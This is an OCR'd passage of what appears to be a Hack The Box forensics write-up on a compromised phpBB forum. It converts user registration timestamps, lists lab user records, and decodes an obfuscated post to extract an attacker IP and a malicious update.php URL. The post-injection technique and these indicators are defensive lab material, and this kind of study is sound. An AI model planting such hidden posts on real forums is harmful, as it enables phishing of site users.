



4.9 Epoch Timestamp Conversion


- Timestamps from `phpbb_users` converted to human-readable format using Epoch Converter:
  - `1681302980` → April 12, 2023 – 10:56:20 AM
  - `1682420899` → April 25, 2023 – 11:08:19 AM
  - `1682424941` → April 25, 2023 – 12:15:41 PM


DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_users
Filter in any column
user_id user_type group_id user_permissions user_perm_from user_ip user_regdate username user
1 1 2 1 00000000000g13ydq... 0 1681296980 Anonymous anonymous
2 2 2 3 5 0 10.255.254.2 1681296980 admin admin
3 3 2 6 0 1681296980 AdsBot [Google] adsbot [g
4 4 2 6 0 1681296980 Alexa [Bot] alexa [bot
5 5 2 6 0 1681296980 Alta Vista [Bot] alta vista
6 6 2 6 0 1681296980 Ask Jeeves [Bot] ask jeeves
7 7 2 6 0 1681296980 Baidu [Spider] baidu [sp
8 8 2 6 0 1681296980 Bing [Bot] bing [bot
9 9 2 6 0 1681296980 Exabot [Bot] exabot [b
10 10 2 6 0 1681296980 FAST Enterprise [Crawler] fast enter
11 11 2 6 0 1681296980 FAST WebCrawler [Crawler] fast webc
12 12 2 6 0 1681296980 Francis [Bot] francis [t
13 13 2 6 0 1681296980 Gigabot [Bot] gigabot [t
14 14 2 6 0 1681296980 Google Adsense [Bot] google ads
15 15 2 6 0 1681296980 Google Desktop google des
16 16 2 6 0 1681296980 Google Feedfetcher google fe
1 - 16 of 52
Go to: 1
Edit Database Cell
Mode: Text
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last mo
SQL Log Plot DB Schema Remote
UTF-8


Hack The Box :: Hack The
Epoch Converter - Unix T
https://www.epochconverter.com
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
The current Unix epoch time is 1750965294
Convert epoch to human-readable date and vice versa
1681296980
Timestamp to Human date
[batch convert]
Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.
Assuming that this timestamp is in seconds:
GMT : Wednesday, April 12, 2023 10:56:20 AM
Your time zone : Wednesday, April 12, 2023 12:56:20 AM GMT-10:00
Relative : 2 years ago
Yr Mon Day Hr Min Sec
2025 - 6 - 26 7 : 14 : 42 PM GMT
Human date to Timestamp
1. Click "Start Now"
Pages
Home
Preferences
Toggle theme
Tools
Epoch converter
Batch converter
Time zone converter
Timestamp list
LDAP converter
WebKit/Chrome timestamp
Unix hex timestamp
Cocoa Core Data timestamp
Mac HFS+ timestamp
SAS timestamp
Seconds/days since year 0
Bin/Oct/Hex converter
Countdown in seconds
Epoch clock
Date and Time
Week numbers
Weeks by year



Hack The Box :: Hack The
Epoch Converter - Unix T
https://www.epochconverter.com
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
The current Unix epoch time is 1750965382
Convert epoch to human-readable date and vice versa
1682420899
Timestamp to Human date
[batch convert]
Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.
Assuming that this timestamp is in seconds:
GMT : Tuesday, April 25, 2023 11:08:19 AM
Your time zone : Tuesday, April 25, 2023 1:08:19 AM GMT-10:00
Relative : 2 years ago
Yr Mon Day Hr Min Sec
2025 - 6 - 26 7 : 14 : 42 PM GMT
Human date to Timestamp
Pages
Home
Preferences
Toggle theme
Tools
Epoch converter
Batch converter
Time zone converter
Timestamp list
LDAP converter
WebKit/Chrome timestamp
Unix hex timestamp
Cocoa Core Data timestamp
Mac HFS+ timestamp
SAS timestamp
Seconds/days since year 0
Bin/Oct/Hex converter
Countdown in seconds
Epoch clock
Date and Time
Week numbers
Weeks by year



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database
Open Database
Write Changes
Revert Changes
Undo
Open Project
Save Project
Attach Database
Close Database
Database Structure
Browse Data
Edit Pragmas
Execute SQL
Table: phpbb_users
Filter in any column
up_id
user_permissions
user_perm_from
user_ip
user_regdate
username
username_clean
37 6 0 1681296980 Telekom [Bot] telekom [bot]
38 6 0 1681296980 TurnitinBot [Bot] turnitinbot [bot]
39 6 0 1681296980 Voyager [Bot] voyager [bot]
40 6 0 1681296980 W3 [Sitesearch] w3 [sitesearch]
41 6 0 1681296980 W3C [Linkcheck] w3c [linkcheck]
42 6 0 1681296980 W3C [Validator] w3c [validator]
43 6 0 1681296980 YaCy [Bot] yacy [bot]
44 6 0 1681296980 Yahoo MMCrawler [Bot] yahoo mmcrawler [bot]
45 6 0 1681296980 Yahoo Slurp [Bot] yahoo slurp [bot]
46 6 0 1681296980 Yahoo [Bot] yahoo [bot]
47 6 0 1681296980 YahooSeeker [Bot] yahooseeker [bot]
48 5 001ekfzik0zjzik0z… 0 10.255.254.2 1681298337 phpbb-admin phpbb-admin $2y
49 2 0 10.255.254.2 1681298949 test test $2y
50 2 0 10.255.254.2 1681827495 rsavage001 rsavage001 $2y
51 2 0 10.10.0.78 1682420899 apoole apoole $2y
52 2 00000000000v8lmcx… 0 10.10.0.78 1682424941 apoole1 apoole1 $2y
36 - 52 of 52
Go to: 1
Edit Database Cell
Mode: Text
1 1682424941
Editing row=52, column=7
Type: Text / Numeric; Size: 10 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io
Local
Current Database
Name
Last mo
SQL Log
Plot
DB Schema
Remote
UTF-8



4.10 Suspicious Post Discovery


- Parsed `phpbb_posts`: 3 entries found
- Third entry contained an obfuscated message
- Decoded using **Cyberchef**:
  - IP Address: `10.10.0.78`
  - Malicious URL: `http://10.10.0.78/update.php`
  - Total URLs extracted: 5
- `10.10.0.78` associated with POST ID 9


DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_posts
Filter in any column
post_username post_subject post_text post_checksur
Welcome to phpBB3 This is an example post in your …
Introduction Randy Savage <t>Good Afternoon everyone!
…
Hello Everyone <style>body { z-index: …
1 - 3 of 3
Go to: 1
Edit Database Cell
Mode: Text
<style>body { z-index: 100;}.modal
Editing row=3, column=15
Type: Text / Numeric; Size: 11812 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last mo
SQL Log Plot DB Schema Remote
UTF-8


Hack The Box :: Hack The
Epoch Converter - Unix T
Extract IP addresses - Cy
https://gchq.github.io/CyberChef/#recipe=Extract_IP_addresses(true,false,false,false,false,false)&input=
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options About / Support
Operations
ip
Parse IP range
Change IP format
Parse IPv4 header
Strip IPv4 header
Group IP addresses
Parse IPv6 address
Defang IP Addresses
View Bit Plane
Extract IP addresses
Generate Lorem Ipsum
Zip
IPv6 Transition Addresses
Recipe
Extract IP addresses
IPv4
IPv6
Remove local IPv4 addresses
Display total
Sort
Unique
STEP
BAKE!
Auto Bake
Input
hidden="true"> <h3 class="alert_title"> </h3>   <img src="./cron.php?cron_type=cron.task.core.tidy_warnings" width="1" height="1" alt="cron"> Greetings everyone,


 I am just a visiting IT Contractor, it's a fantastic company y'all have here.
 I hope to work with you all again soon.

 Regards,
Alex Poole
Raw Bytes LF
Output
10.10.0.78
UTF-8 (detected) LF



Hack The Box :: Hack The
Epoch Converter - Unix T
Extract URLs - CyberChef
https://gchq.github.io/CyberChef/#recipe=Extract_URLs(false,false,false)&input=PGRpdj48c3R5bGU%2B
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
url
Fang URL
Defang URL
URL Decode
URL Encode
Extract URLs
Split Colour Channels
Randomize Colour Palette
Image Hue/Saturation/Lightness
To Quoted Printable
From Quoted Printable
Extract domains
Fernet Decrypt
Recipe
Extract URLs
Display total
Sort
Unique
STEP
BAKE!
Auto Bake
Input
hidden="true"> <h3 class="alert_title"> </h3>   <img src="./cron.php?cron_type=cron.task.core.tidy_warnings" width="1" height="1" alt="cron"> Greetings everyone,


 I am just a visiting IT Contractor, it's a fantastic company y'all have here.
 I hope to work with you all again soon.

